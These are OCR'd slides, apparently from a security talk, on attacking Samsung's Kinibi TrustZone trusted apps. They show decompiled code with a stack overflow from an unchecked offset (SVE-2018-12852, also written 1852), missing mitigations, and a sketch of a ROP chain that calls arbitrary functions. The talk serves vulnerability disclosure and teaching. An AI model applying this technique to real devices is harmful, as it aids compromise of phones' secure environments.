  - Secure boot process
  - Memory address space partitioning
  - Peripheral setup
- Completely out of scope for us
  - See this talk with C. Mune (EuskalHack 2017)

ARMv8 TrustZone: Samsung



The Kinibi TEE OS


- Developed by Trustonic
- Publicly documented previousy
  - Ekoparty 13 (2017) talk and posts by Daniel Komaromy
  - Synacktiv's post on exploitation
- Main features:
  - Microkernel based OS
  - Trusted Apps and Drivers run in userspace
  - TAs not very powerful, but drivers can compromise everything.

Example Kinibi TA

```
_TLAPI_ENTRY void tlMain(const addr_t buf,const uint32_t len)
{
    uint32_t secbuf;
    if ((NULL==buf)||(buflen!=4)||!tlApiIsNwdBufferValid(buf, 4))
        tlApiExit(EXIT_ERROR);
    for (;;)
    {
        tlApiWaitNotification(TLAPI_INFINITE_TIMEOUT);
        memcpy(&secbuf,buf,4); secbuf |= 0xDEAD; memcpy(buf,&secbuf,4);
        tlApiNotify();
    }
}
```

buf : shared command buffer, also known as TCI
len : length of the shared buffer

Memory layout



Exploit mitigations

- Fixed address space (no ASLR)
- Full NX (no mmap/mprotect equivalent)
- Stack-cookies up to application
- If trusted app crashes, we can just start it again!

Reversing Kinibi TAs

- Use mclf-ida-loader script
- Rename trustlet and driver APIs
  - Take lists from this post
  - Make script to automate renaming
- Use debug information when available
  - Lots of debug strings on Samsung's TAs

```
outlen = 0;
log("internal_cmp_hmac tbase start");
if ( keylen <= 0x20 && key )
{
  memcpy((int)&v18, key, keylen);
  v14 = 32;
  v13 = &v18;
  v17 = (int *)&v13;
  ctx = 0;
  outlen = 32;
  v9 = tlApiSignatureInit(&ctx, &v17, 0, 0x2020001);
  if ( v9 )
  {
    v10 = "internal_hmac tlApiSignatureInit failed (0x%x)";
  }
  else
  {
    v9 = tlApiSignatureSign(ctx, data, datalen, out, &outlen);
    if ( !v9 )
    {
      log("internal_cmp_hmac tbase end");
      return 0;
    }
    v10 = "internal_hmac tlApiSignatureSign failed (0x%x)";
  }
}
else
{
  v9 = keylen;
  v10 = "internal_hmac key length error length : %d";
}
log(v10, v9);
return -25;
```

Exploiting Trusted Apps

Stack-based buffer overflows

SVE-2018-12852

```
signed int __fastcall performGetData(int state, tlv_t *tlvin)
{
    /* ... */
    char tlvbuf[1024];
    char pubkey_0x200[512];
    tlv_write_t tlvw;

    state_plus_12 = state + 12;
    tlvw.tlv = tlvin;
    tlvw.offset = 0;
    if ( !find_write_tag(&tlvw, &tag_0x93, tlvbuf) )
    {
        if ( find_write_tag(&tlvw, &tag_0x42, tlvbuf) )
        {
        /* ... */


signed int __fastcall find_write_tag(tlv_write_t *tlvw, void *tag, char *data)
{
    obj_t *obj;
    int bytes;

    obj = find_tag(tlvw->tlv, (int)tag);
    if ( !obj )
        return -1;

    bytes = tlv_write(obj, data, 0x400, tlvw->offset);
    if ( bytes <= 0 )
        return -1;

    tlvw->offset += bytes;
    return 0;
}
```

1024 byte dest buffer

Our parsed input

Write object as TLV

SVE-2018-1852 (II)

```
int __fastcall tlv_write(obj_t *obj, char *data, int max_len, int offset)
{
    /* ... */
    len = update_and_return_len(obj);
    if ( len && len <= max_len )
    {
        tag_end = write_tag(obj->tag, data, offset) + offset;
        length_bytes = write_object_length(obj, data, tag_end);
        type = obj->type;
        data_offset = length_bytes + tag_end;
        if ( type == 17 )
        {
            /* ... */
        }
        else if ( type == 18 )
        {
            memcpy(&data[data_offset], &obj->num_sub_tlv_or_buffer, obj->obj_len);
        }
        result = get_total_len(obj);
    }
```

Offset not verified


Controlled source and length

Exploiting (almost) like in the 90s

- No stack canaries → trivial to control PC
- No ALSR but strict NX → full ROP payload:


```
while(1) {
    tlApiWaitForNotification();
    load(&r0, &r1, &r2, &r3, &r4);
    r4(r0, r1, r2, r3, r4);
    tlApiNotify();
}
```

ROP chain: idea




Parameters and function address are loaded from stack

ROP chain: idea




Target function executes with provided parameters

ROP chain: idea




We get notified that the function has successfully executed

ROP chain: idea




Application waits until we send a notification.

ROP chain: idea



